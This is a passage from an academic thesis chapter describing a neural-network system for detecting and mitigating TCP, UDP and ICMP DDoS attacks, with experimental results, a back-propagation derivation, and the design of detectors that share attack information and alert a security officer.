UDP	Back-Propagation	98.03% 71% (CPU Utilisation)	Best Result recorded with one hidden layer & three hidden nodes using Sigmoid (Logistic).
	QuickProp	97.09% 75% (CPU Utilisation)	Best result recorded with one hidden layer & three hidden nodes using Elliott.
	Backprop thru time	97.02% 82% (CPU Utilisation)	Best result recorded with two hidden layers & four hidden nodes using BAM.
	Backprop Weight Decay	96.03% 80% (CPU Utilisation)	Best result recorded with two hidden layers & five hidden nodes using SoftMax.
TCP	Back-Propagation	98.02% 70% (CPU Utilisation)	Best Result recorded with one hidden layer & four hidden nodes using Sigmoid (Logistic).
	QuickProp	97.06% 76% (CPU Utilisation)	Best result recorded with one hidden layer & five hidden nodes using Elliott.
	Backprop thru time	97.05% 85% (CPU Utilisation)	Best result recorded with three hidden layers & five hidden nodes using BAM.
	Backprop Weight Decay	96.25% 75% (CPU Utilisation)	Best result recorded with one hidden layer & four hidden nodes using SoftMax.

Table 5-6: Combined results of activation function, learning algorithm and hidden layers.

In our experiments, we used Logistic, Elliott, BAM and SoftMax, but we did not specify the range of hidden nodes or hidden layers. Instead we focused on the number of hidden layers, hidden nodes, learning algorithms and activation functions that provide the highest Detection Accuracy. A detailed compression of different activation functions can be found in [202].

Also, instead of Sensitivity or Specificity, we used Detection Accuracy to measure the detection outcome since it provides the proportion accuracy of detecting DDoS attacks and genuine traffic that looks like DDoS attacks (see Chapter 0 for Sensitivity, Specificity and Accuracy definitions). Furthermore [79] [127] explains that increasing hidden layers and nodes does not necessary provide the desired outputs or accuracy. We have used 3 input nodes for ICMP, 5 inputs for TCP and 4 inputs for UDP protocols as shown in Figures 5-4, 5-5 and 5-6 respectively. As explained in Chapter 6, we have used 80% to train the algorithms and 20% to validate it. However, we tested the outcome of each of the above in a physical environment where we launched different DDoS attacks (using DDoS tools) and genuine traffic that looked like DDoS attacks (using Jmeter tool). This is to practically learn about the detection process and identify its best accuracy. The percentage values are based on Detection Accuracy described in Chapter 3, Section 3.3 while the CPU utilisation values are obtained from the operating system´s built-in service application. Based on the experiment results recorded in Table 5-6, we have selected the following to design our TCP, UDP and ICMP ANN architectural structure.

1) One hidden layer with a maximum number of 4 hidden nodes, because:

a) The results of our experiments (Table 5-6) showed that increasing hidden layers and hidden nodes does not increase the Detection Accuracy (average 98%).
b) Increasing the number of hidden layers and hidden nodes increases the CPU utilisation, as is also shown in Table 5-6. By using one hidden layer, we obtained an average of 71% CPU utilisation for UDP and an average of 70% CPU utilisation for ICMP and TCP. This means, the process of detecting UDP DDoS attacks or genuine traffic with one hidden layer requires an average of 71% of the total CPU utilisation and an average of 70% when ICMP and TCP DDoS attacks or genuine traffic are verified. These values are relatively low compared with other average CPU utilisation values shown in Table 5-6 (e.g. 87%, 85%, 82% or 80% CPU utilisation)

2) Supervised Back-Propagation with Sigmoid (Logistic function on each node) has also been selected due to its high Detection Accuracy as shown in Table 5-6. Meanwhile related documentation and literature background [5] [79] [127] [154] [180] shows that Back-Propagation with Sigmoid provide better accuracy in pattern recognition and is more bounded to positive values. A Back-Propagation network learns by example (patterns) and the more new examples one provides, the better it would be at identifying DDoS attacks and genuine traffics. The algorithm does this by changing the network weights between the nodes until the required output is obtained. Arguably, Sigmoid activation function produces better results than the threshold function. In the threshold function the process depends on whether the total input is bigger or smaller than a predefined threshold [5] [180]. Furthermore, threshold activation functions that are used by some Neural Networks are difficult to train since the error function is stepwise constant, which makes the training process more difficult.

This means the gradient is either zero or it does not exist and that makes Back-Propagation hard to use [79] [127] [64] [5] [180]. Sigmoid function is known for its flexibilities when a small change in the weights is introduced, a noticeable change will be observed in the output layer. This behaviour does not particularly exist in the threshold activation function and no changes are observed. Meanwhile, our output is bound between zero and one and Sigmoid provides such a feature, so our choice was the Back-Propagation network coupled with the Sigmoid function defined by the expression [79] [127]:

$$\mathrm{Sc}(x) = \frac{1}{1 + e^{-cx}}$$

The constant c can be selected arbitrarily and its reciprocal 1/c is called the "temperature parameter in stochastic neural networks" [238]. The graphical shape of Sigmoid will change based on c parameter. We could not, however, change this value and test the outcome as this feature was not accessible within JNNS training application. At the end, using results from the experiments (Table 5-6) and literature background about the algorithms and activation functions, we made the following technical decisions:

- One hidden layer with a maximum of four hidden nodes (four hidden nodes for TCP & ICMP, while UDP is concluded with three hidden nodes).
- Back-Propagation that provides high accuracy and is most suited for pattern recognition.
- Sigmoid to be our activation function due to its accurate results and compatibility with Back-Propagation.

Based on the above explanations, we have designed the following three topological designs.




Figure 5-4: TCP Artificial Neural Networks (ANN) topological structure.

Figure 5-4 is the ANN TCP topological structure where the top layer of the Neural Network is the input layer, which is linked to the middle nodes known as the hidden layer nodes. Then the hidden layer nodes are connected to one output node. The input layer consists of five nodes that accommodate TCP sequence, TCP flags, source and destination port numbers and source IP addresses (see Chapter 4, Section 4.8).

Figure 5-5 represents an ANN ICMP topological design structure where the top layer consists of three input nodes. These are source IP address; ICMP sequence number and ICMP-ID (see Chapter 4, Section 4.8).




Figure 5-5: ICMP Artificial Neural Networks (ANN) topological structure.

Figure 5-6 represents ANN UDP topological design structure where the top layer consists of four input nodes and the hidden layer consists of three hidden nodes. The input nodes are source IP address, packet length, UDP source and destination port numbers (see Chapter 4, Section 4.8).




Figure 5-6: UDP Artificial Neural Networks (ANN) topological structure.

Figures 5-4, 5-5 and 5-6 are designed and built using JNNS, which is also used to train the ANN algorithm (see Chapter 6 and Appendix 6-1). According to JNNS documentation, the nodes have different colours to represent each with different weight values. The colours are adjustable and can be changed based on user's preferred colour scheme [4]. The values on each connection between any two nodes are known as weight values (See Chapter 6, Section 6.3, Table 6-3 for the recommended weight values). The algorithm adjusts the weights on the connections between the layers in order to minimise errors and introduce an output that is closest to the desired output (1-attack, 0-normal). By default, the hidden nodes are unnamed, but can be named according to user's need. However, such a feature as explained by the JNNS documentation does not affect the training process. The nodes between the layers are connected via a Feed-Forward approach. There are two known approaches that assist in connecting the ANN nodes together. These are Feed-Forward networks and Feed-Back networks [79] [127] [153]. Feed-Forward networks allow signals to travel one way (from input to output) and avoid loopbacks. Feed-Back networks can introduce signal looping, which makes the calculations more complicated when signals loop-back to previous layers [79] [153]. Furthermore, Feed-Back states change continuously until they reach equilibrium and then change again when new inputs are added. In our design Feed-Forward was selected to avoid looping and decrease the computation throughput process between the nodes when connected, which increases the detection rate [79] [127]. In addition, Feed-Forward suits our pattern detection mechanisms better when supervisory trained.

5.5.3 Computational Process

Typically, in a Back-Propagation algorithm, the input values are multiplied by their weight values (see Equation 1) and if the output results are equal to the activation, then nodes are defined as linear with very small limitations.

$$Aj(\bar{x}, \bar{w}) = \sum_{i=0}^{n} X_i \, W_{ji} \qquad (1)$$

Where:

$X_i = The\ ith\ input$
$W_{ji} = The\ weight\ associated\ with\ ith\ input\ of\ unit\ j$
$Aj(\bar{x}, \bar{w}) = The\ weighted\ sum\ of\ input\ for\ j$

Therefore, we require a unit node whose output is a nonlinear function of its inputs. Furthermore, its output must be a differentiable function of its inputs. This can be achieved using the Sigmoid equation (Equation 2) [127] which is represented in Figure 5-7.

$$O_j(\bar{x}, \bar{w}) = \frac{1}{1 + e^{-A(\bar{x}, \bar{w})}} \qquad (2)$$




Figure 5-7: Sigmoid unit representation

The purpose of the training algorithm is to obtain the desired output where weight on each connection is adjusted to minimise errors (desirable output). The error for one node can be defined as the difference between the actual output and the desired output, which can be represented in Equation 3.

$$E_j(\bar{x}, \bar{w}, d) = \left(\frac{1}{1 + e^{-A(\bar{x}, \bar{w})}} - d_j\right)^2$$

$$E_j(\bar{x}, \bar{w}, d) = \left(O_j(\bar{x}, \bar{w}) - d_j\right)^2 \qquad (3)$$

Where:

$d_j = desired\ output\ for\ unit\ j$

However, the error of the entire network is the sum of the error of all the units (neurons) in the output layer (see Equation 4).

$$E(\bar{x}, \overline{w}, d) = \sum_j \left(O_j(\bar{x}, \overline{w}) - d_j\right)^2 \quad (4)$$

In Equations 3 and 4, we used the square of the differences between output and desired target because the output value will always be positive. As we pointed out earlier, one needs to adjust the weights on the connections in order to obtain the output that is closest to the desired output using the gradient descent [79] (see Equation 5).

$$\Delta W_{ji} = -\eta \frac{\partial E}{\partial W_{ji}} \quad (5)$$

The adjustment of each possible weight will be a negative value of the constant η that is multiplied by the dependence of the previous weight on the error of the network [38]. This is the derivative of E with relation to W_{ji}. If the weight contributes a high number of errors, then the adjustment will be higher than if it contributes a smaller number [38]. This will be used to minimise the error as much as possible for more accurate results. The aim of the Back-Propagation learning algorithm is to identify the derivative of E with respect to W_{ji}, but first we need to calculate the derivatives of E in relation to the O_j. Therefore from equation 3:

$$\frac{\partial E}{\partial O_j} = \left(O_j - d_j\right)^2$$

$$\frac{\partial E}{\partial O_j} = O_j^2 - 2O_j d_j + d_j^2$$

$$\frac{\partial E}{\partial O_j} = \left(2O_j - 2\, d_j\right)$$

$$= 2\left(O_j - d_j\right) \quad (6)$$

Where:

$$O_j = \frac{1}{1 + e^{-A(\bar{x}, \bar{w})}}$$

The output depends on the activation function, which in turns depends on the weights on the connections. Therefore from Equations 1 and 2:

From Equation 2:

$$O_j = \frac{1}{1+ e^{-A}}$$

Using chain rule:

$$\frac{\partial O_j}{\partial A_j}\left(\frac{1}{1+ e^{-A}}\right) = \left(\frac{-\frac{\partial O_j}{\partial A_j}(1+e^{-A})}{(1+e^{-A})^2}\right) = \left(\frac{-\frac{\partial O_j}{\partial A_j}(e^{-A})}{(1+e^{-A})^2}\right) = \left(\frac{-(-1).e^{-A}}{(1+e^{-A})^2}\right) = \frac{e^{-A}}{(1+e^{-A})^2}$$

From the above:

$$= \frac{e^{-A}}{(1+e^{-A})^2}$$

Add +1 and -1 as they are equal to 0.

$$= \left(\frac{1}{(1+ e^{-A})}\right) . \left(\frac{(1+ e^{-A}) - 1}{(1+ e^{-A})}\right)$$

$$= O_j . \left(\frac{(1+ e^{-A})}{(1+ e^{-A})} - \frac{1}{(1+ e^{-A})}\right)$$

$$= O_j (1 - O_j)$$

From Equation 1:

$$Aj(\bar{x}, \bar{w}) = \sum_{i=0}^{n} X_{ji} W_{ji}$$

$$\frac{\partial A_j}{\partial W_{ji}} = x_i$$

Therefore

$$\frac{\partial O_j}{\partial W_{ji}} = \frac{\partial O_j}{\partial A_j} \frac{\partial A_j}{\partial W_{ji}} = O_j(1 - O_j)x_i \qquad (7)$$

Then combining Equations 6 and 7:

$$\frac{\partial O_j}{\partial W_{ji}} = O_j(1 - O_j)x_i$$

$$\frac{\partial E}{\partial O_j} = 2(O_j - d_j)$$

We get Equation 8:

$$\frac{\partial E}{\partial W_{ji}} = \frac{\partial E}{\partial O_j} \frac{\partial O_j}{\partial W_{ji}} = 2(O_j - d_j)O_j(1 - O_j)x_i \qquad (8)$$

So the adjustment to each weight will be Equation 9 from Equations 5 and 8.

Equations 5:

$$\Delta W_{ji} = -\eta \frac{\partial E}{\partial W_{ji}}$$

Equation 8:

$$\frac{\partial E}{\partial W_{ji}} = 2(O_j - d_j)O_j(1 - O_j)x_i$$

Then

$$\Delta W_{ji} = -2\eta(O_j - d_j)O_j(1 - O_j)x_i \qquad (9)$$

From our experiments in Table 5-6, ANN implementation with Back-Propagation does not require too many hidden layers since the time required for training the algorithm grows exponentially. Moreover, increasing the number of hidden layers will increase the computation process and yet it does not increase the Detection Accuracy. We adopted and adapted the above mathematical equations from [79] [127] [64] [38].

5.6 Defence and Knowledge Sharing Components

The defence and knowledge sharing components complement each other when it comes to mitigating the attack and sharing the information between the DDoS Detectors. When the detection system analyses the traffic and ANN confirms it to be a DDoS attack, the defence component activates its defence element while the knowledge sharing component informs the other DDoS Detectors. The defence component takes no action if the outputs of the detection component verify abnormal traffic to be genuine. However, the knowledge sharing component informs other DDoS Detectors about the legitimacy of the traffic. The aim of this form of collaboration between the DDoS Detectors is to increase countermeasures when some DDoS Detectors have detected an attack while other detectors have failed. In Section 5.2, we provided different use-cases that explain Figures 5-1 and 5-2. Based on this, Figure 5-8 provides a schematic explanation of the defence and knowledge sharing components of a DDoS Detector.




Figure 5-8: Defence and knowledge sharing components of a DDoS Detector.

The purpose of the defence component is to mitigate the attack and release any restrictions when the threat no longer exists. The knowledge sharing component is used to inform other DDoS Detectors and the Security Officer about the attacks and to use such information when required. The components consist of the following elements:

Share-log: This element is used to store information (attack or genuine traffic) received from other DDoS Detectors in the form of destination address and type of the traffic (TCP, UDP, ICMP DDoS attack or genuine traffic). Such information is:

- Used when a flow of abnormal traffic is defined as unidentified (represented as 2). At this point the DDoS Detector uses information from other detectors to drop or allow the abnormal traffic.
- Used by the knowledge sharing component to inform the Security Officer about different traffic (genuine or DDoS) and indeed other DDoS Detectors. The traffic information is kept in the share-log for as long as needed, but it can be configured to be removed or archived.

Share-log receives such information via encrypted message, which is an element of the knowledge share component (see secure connection).

Deploy defence: If the output of the detection component is 1, then defence is deployed by blocking the forged packets towards the victim's destination. If the output of the detection is 0, then no action is taken as the traffic examined is deemed to be genuine. If the output is 2, it checks the share-log file and:

- If the same traffic towards the same destination is verified by other DDoS Detectors (at least one detector) and received from them as 1, then it activates defence.
- If the same traffic towards the same destination is verified by other DDoS Detectors (at least one detector) and received from them as 0, then no action is taken (traffic is genuine).
- If the same traffic towards the same destination is verified by other DDoS Detectors (at least one detector) and received from them as 2, then no action is taken, but at this point the ANN algorithm needs to be re-trained (see later, Scenario four).
- If no records from other DDoS Detectors are received, then no action is taken but an email is sent to the Security Officer to take action.

Release restriction: The detection component is in continuous mode, to monitor the network for abnormalities. During this monitoring process, if the detection component verifies any previously blocked forged traffic as genuine, then the release restriction element of the defence component removes the restriction towards the destination.

Secure connection: This element belongs to the knowledge sharing component. Its primary use is to send encrypted messages to other DDoS Detectors. The knowledge sharing component uses local information (attack or genuine traffic), encrypts a message and automatically and safely sends it to other DDoS Detectors. The message is stored in the DDoS Detector´s destination share-log file.

Email sent: This element is used to compose and send emails to the Security Officer, which contains all the information that the local DDoS Detector has, and all the other relevant information received from other DDoS Detectors via the secure connection.

As explained in Section 5.5, the detection component retrieves and arranges batch of packets from the network, the Organiser organises them, the Victim IP Identifier identifies the victim´s IP and the Calculator prepares them for the ANN algorithm to decide the legitimacy of the traffic. The output is then in the form of 1 (attack) or 0 (normal traffic). However, one output of 1 or 0 is not enough to pronounce a target to be under a DDoS attack and activate a defence component or to be genuine and take no defence action. Instead we decided to retrieve three batches of packets from the network and prepared them for the ANN engine to produce three outputs where (1,1,1), (1,1,0), (1,0,1) or (0,1,1) represent attacks and (0,0,0) represent genuine traffic (see later).

Selecting three sets of outputs as opposed to any other number was not a random choice. The decision was based on a set of experiments into how fast (average time) the defence component responds to different sets of outputs. The results are recorded in Table 5-7.

ICMP outputs	Defence response in seconds	TCP outputs	Defence response in seconds	UDP outputs	Defence response in seconds
(1,1,1)	3	(1,1,1)	4	(1,1,1)	2
(1,1,1)	4	(1,1,1)	4	(1,1,1)	3
(1,1,1)	3	(1,1,1)	3	(1,1,1)	3
(1,1,1)	4	(1,1,1)	4	(1,1,1)	4
(1,1,1)	4	(1,1,1)	4	(1,1,1)	4
(1,1,1)	3	(1,1,1)	3	(1,1,1)	2
(1,1,1)	3	(1,1,1)	4	(1,1,1)	3
(1,1,1)	4	(1,1,1)	4	(1,1,1)	4
	3.50		3.75		3.12
(1,0,0)	4	(1,0,0)	4	(1,0,0)	4
(1,0,0)	5	(1,0,0)	4	(1,0,0)	4
(1,0,0)	5	(1,0,0)	5	(1,0,0)	3
(1,0,0)	6	(1,0,0)	4	(1,0,0)	3
(1,0,0)	6	(1,0,0)	6	(1,0,0)	4
(1,0,0)	3	(1,0,0)	4	(1,0,0)	5
(1,0,0)	5	(1,0,0)	5	(1,0,0)	5
(1,0,0)	4	(1,0,0)	4	(1,0,0)	4
	4.75		4.50		4.00
(1,1,1,1)	5	(1,1,1,1)	4	(1,1,1,1)	5
(1,1,1,1)	4	(1,1,1,1)	4	(1,1,1,1)	3
(1,1,1,1)	5	(1,1,1,1)	4	(1,1,1,1)	6
(1,1,1,1)	4	(1,1,1,1)	4	(1,1,1,1)	5
(1,1,1,1)	5	(1,1,1,1)	6	(1,1,1,1)	4
(1,1,1,1)	5	(1,1,1,1)	7	(1,1,1,1)	4
(1,1,1,1)	5	(1,1,1,1)	4	(1,1,1,1)	5
(1,1,1,1)	4	(1,1,1,1)	5	(1,1,1,1)	4
	4.62		4.75		4.50
(1,1,0,0)	7	(1,1,0,0)	6	(1,1,0,0)	7
(1,1,0,0)	6	(1,1,0,0)	6	(1,1,0,0)	7
(1,1,0,0)	8	(1,1,0,0)	8	(1,1,0,0)	6
(1,1,0,0)	6	(1,1,0,0)	7	(1,1,0,0)	6
(1,1,0,0)	7	(1,1,0,0)	7	(1,1,0,0)	7
(1,1,0,0)	8	(1,1,0,0)	8	(1,1,0,0)	7
(1,1,0,0)	8	(1,1,0,0)	8	(1,1,0,0)	8
(1,1,0,0)	7	(1,1,0,0)	8	(1,1,0,0)	7

	7.12		7.25		6.87
(1,1,1,1,1)	8	(1,1,1,1,1)	8	(1,1,1,1,1)	8
(1,1,1,1,1)	7	(1,1,1,1,1)	7	(1,1,1,1,1)	7
(1,1,1,1,1)	8	(1,1,1,1,1)	7	(1,1,1,1,1)	7
(1,1,1,1,1)	7	(1,1,1,1,1)	7	(1,1,1,1,1)	7
(1,1,1,1,1)	8	(1,1,1,1,1)	8	(1,1,1,1,1)	7
(1,1,1,1,1)	7	(1,1,1,1,1)	8	(1,1,1,1,1)	7
(1,1,1,1,1)	7	(1,1,1,1,1)	8	(1,1,1,1,1)	7
(1,1,1,1,1)	8	(1,1,1,1,1)	8	(1,1,1,1,1)	8
	7.50		7.62		7.25

Table 5-7: Defence responses in seconds based on outputs.

The experiments were deployed while we implemented the detection and defence solution (Chapter 6). We selected different outputs such as (1,1,1), (1,1,1,1) and (1,1,1,1,1) to identify the time duration in seconds during which the defence component acts and mitigates the attack. Based on our experiments, one set of three outputs (e.g. 1.1.1) produced the shortest average time in seconds to respond to and mitigate a DDoS attack. This means that for every extra output (e.g. 1,1,1,1 or 1,1,1,1,1), the system takes longer to retrieve and arrange batches of packets for the ANN engine and this affects the defence component's response time. In other words, increasing the number of outputs increases time for the defence component to react and this introduces delays in protecting the victim from a DDoS attack. Furthermore, we deselected two outputs (e.g.1,1 or 1,0), as two outputs do not provide enough certainties to decide on the legitimacy of retrieved traffic (e.g. when the output is 1,0). From the experiment results shown in Table 5-7 the average time required to activate defence of 3 outputs (1,1,1) is 3.4 seconds. The average time for the defence component to activate 4 outputs (1,1,1,1) is 4.6 seconds. The difference is not very much, but it gets problematic when the output is (1,1,0,0). At this point the average time to activate the defence component for (1,0,0) output is approximately 4.4 seconds and for (1,1,0,0) is approximately 7.0 seconds. This means if the output is (1,1,0,0) or more, the detection component analyses more batches of traffic, which delays the activation of the defence component. The results of our experiments thus showed that 3 outputs provide a reasonable response time for the defence component to prevent the forge traffic to pass through. However, our solution is designed to be modular based (configurable) to increase or decrease the batch values accordingly and to accommodate other environment scenarios based on requirements. In our experiment, we used the operating system´s built-in timer to identify the average time.

We have selected 3 outputs to verify the traffic. We take the following outputs to be DDoS attacks or normal traffic.

- Output (1,1,1), (1,1,0), (1,0,1) or (0,1,1) are DDoS attacks.
- Output (0,0,0) is normal traffic.
- Output (1,0,0), (0,1,0) or (0,0,1) is unclear and more packets are retrieved to verify the outputs.
- If none of the above, the output is 2 (see Scenario 4, below).

The defence and knowledge sharing components are further explained in the following scenarios.

Scenario One

If the output of the detection component is (1,1,1), (1,1,0), (1,0,1) or (0,1,1):

1. The detection component detects an attack in the form of (1,1,1), (1,1,0), (1,0,1) or (0,1,1) coupled with the victim's IP address.
2. The defence component receives the outputs (1,1,1), (1,1,0), (1,0,1) or (0,1,1) and for the purpose of simplicity the outputs are converted to number 1 and pair it with the victim´s IP address (e.g. 123.12.3.4 1).
3. Then the DDoS Detector activates its defence system to drop all forged packets towards the victim while allowing genuine packets to pass through.
4. The knowledge sharing component creates a connection using TCP protocol and sends encrypted messages to all the other DDoS Detectors to inform them about the attack. Then it composes and sends an email containing the victims´ IP addresses and the type of the attack to the Security Officer.
5. The DDoS Detector remains in a continuous monitoring mode. However, restriction is released (release restriction module) when the victim is verified to be safe by the detection component (i.e. (0,0,0) output).

Scenario Two

If the output of the detection component is (1,0,0), (0,1,0) or (0,0,1):

1. The defence component does not activate the defence mechanism nor does the knowledge sharing component inform other DDoS Detectors.
2. Instead the detection component takes three more rounds (batches) of data traffic from the network and if the outputs are:
    a. (1,1,1), (1,1,0), (1,0,1) or (0,1,1), then scenario one is applied.
    b. (0,0,0), traffic is free from DDoS attacks and no defence action is taken.

c. (1,0,0), (0,1,0) or (0,0,1), DDoS Detector, converts them to number 1, pair it with the victim IP address and activates the defence component as this is considered to be a low rate DDoS attack (Chapter 1, Section 1.9).

3. Share the information with other DDoS Detectors using knowledge sharing component. Then the same information is emailed to the Security Officer.
4. The DDoS Detector continues to monitor the network for abnormalities.

Scenario Three

If the output of the detection component is (0,0,0), no defence mechanism is activated as this is considered to be normal traffic. When traffic goes above the threshold, our detection component takes three sets (batches) of data and checks for abnormalities. However, it is possible for the traffic to be normal even though it is higher than the threshold (e.g. a popular website that shows a football match). Then via the knowledge sharing component, the information (destination IP address and 0) is sent to the other DDoS Detectors and an email is sent to the Security Officer.

Scenario Four

The detection component outputs 2 if the traffic is not identified by the detection component (not used during ANN training). At this point the defence component first checks the share-log[3] file and if:

- The same type of traffic (unidentified- 2) towards the same destination is detected by other DDoS Detectors and received from them; then the algorithm is out-dated when it comes to new DDoS attacks since all other DDoS Detectors have also failed to identify the nature of the traffic. At this point the ANN algorithm needs to be retrained with up-to-date patterns. The defence component takes no action, but the knowledge sharing component informs other DDoS Detectors about this unidentified traffic. Then an email is sent to the Security Officer containing information about the unidentified traffic to take action.
- No records from other DDoS Detectors are received (share-log is empty or irrelevant information found), then no defence action is taken but an email is sent to the Security Officer to take action and the other DDoS Detectors are informed.

[3] Share-log contains up-to-date DDoS information from other DDoS Detectors.

- Other DDoS Detectors have detected the same traffic towards the same destination and it is flagged as 1 or 0. This is an indication of a logical fault within the DDoS Detector that failed to detect the attack since other DDoS Detectors managed to flag the same traffic to the same destination as 1 or 0. The defence component activates the defence process and stops the attack if the received information from other DDoS Detectors is 1 (attack). Otherwise the defence component does not activate.

The defence component requires at least one record of information from other DDoS Detectors to activate the defence system.

Scenario Five

If a detection component during its continuous monitoring mode verifies traffic towards a destination that was previously protected from forged DDoS packets as genuine traffic, then the defence component uses a release restriction element to unblock the blocked traffic.

The output of the detection process is 2 when the ANN algorithm is trained with old datasets and lacks knowledge of new patterns. As explained in Chapters 1 and 3, ANN has the ability to detect unknown DDoS attack patterns if the attack patterns are similar to the patterns that are used to train the ANN algorithm. However, if the algorithm was trained with old patterns, then the ANN fails to identify some unknown DDoS attacks. Such behaviour has been observed when we trained our ANN with old and up-to-date patterns. We identified that up-to-date patterns can assist the ANN to detect known and most unknown DDoS attacks while an ANN trained with old patterns failed to do so (See Chapter 7, Section 7.3 for test results). Knowledge sharing between the DDoS Detectors can provide extra help to make further decisions when the ANN algorithm is not up-to-date. Meanwhile each detector sends a composed email to the Security Officer with a complete report of all occurred DDoS attacks and genuine traffic. However, one may compare this approach with having one common central server to collect all the attacks and send them all as one email. This approach provides one centre point to collect data from all DDoS Detectors, but it introduces a single point of failure. This means, if the central server is unreachable, then information cannot be sent to the Security Officer and consequently no extra countermeasures are taken when required. However, as an extra feature the Security Officer can introduce an engine that organises and generates one report from all the reports received from all the DDoS Detectors.

5.7 DDoS Detection and Mitigation Steps

Given Figures 5-2, 5-3 and 5-8, one can simplify the detection and mitigation design in the following steps:

1. DDoS Detectors are installed on different networks.
2. Each detector registers the IP address of all other DDoS Detectors to inform and send encrypted messages when attacks are detected.
3. DDoS Detectors must continuously monitor their networks for abnormalities.
4. Abnormalities are flagged when the number of passing packets is greater than predefined thresholds.
5. If the number of packets is greater than the thresholds, then:
    a. The Organiser organises the packets accordingly and removes unwanted characters.
    b. Victim IP Identifier identifies victim IP addresses.
    c. Calculator calculates retrieved patterns and prepares them for the ANN engine.
    d. The trained ANN engine takes them as inputs and produces one output (1-attack or 0-normal).
    e. The above steps in point 5 are repeated two more times, producing a total of 3 outputs (e.g. 1,0,1).
6. Then the defence component receives the outputs from the detection component and:
    a. If the outputs are (0,0,0), then no action is required by the defence component, as the traffic is clean.
    b. If the outputs are (1,1,1), (1,1,0), (1,0,1) or (0,1,1), then it activates the defence component and stops the attack while allowing genuine traffic to pass through.
    c. If outputs are (1,0,0), (0,1,0) or (0,0,1), then the solution repeats point 5 and if outputs of the new retrieved traffic are:
        i. (1,1,1), (1,1,0), (1,0,1) or (0,1,1), it activates the defence component.
        ii. (1,0,0), (0,1,0) or (0,0,1), it activates the defence component as this is considered to be a low rate DDoS attack.
        iii. (0,0,0), no action is taken.

d. However, the detection component outputs 2 if the traffic is unidentified (not used in training) by the ANN engine. At this point, the defence component checks its local record (share-log) to learn if the same traffic towards the same destination has been received and detected by other DDoS Detectors. If the received information from the other detectors is 1 or 0 then the algorithm is out-dated since its detection was 2. This means the algorithm on the local DDoS Detector needs to be retrained (off-line) with old and new patterns. Otherwise no action is taken. However, if no records from other DDoS Detectors are received (share-log is empty or irrelevant information found), then an automatic email is sent to the Security Officer to take action.

7. The knowledge sharing component sends encrypted messages containing information about the traffic (DDoS or genuine traffic) and the destination IP address to all registered DDoS Detectors. Such information is also composed and sent by the email element to the Security Officer for the purposes of awareness, logistics and forensics.
8. If the number of packets is greater than the threshold for a long period of time (e.g. 1 hour), then all above points are repeated to detect and mitigate undetected new attacks or verify the legitimacy of any genuine traffic that is higher than the thresholds.

As part of our component and element design, we have used files to temporarily keep the result of our detection and defence execution and avoided using memory. This is to avoid losing output results if the DDoS Detector has accidently crashed, which leads to losing data in the memory.

5.8 Summary

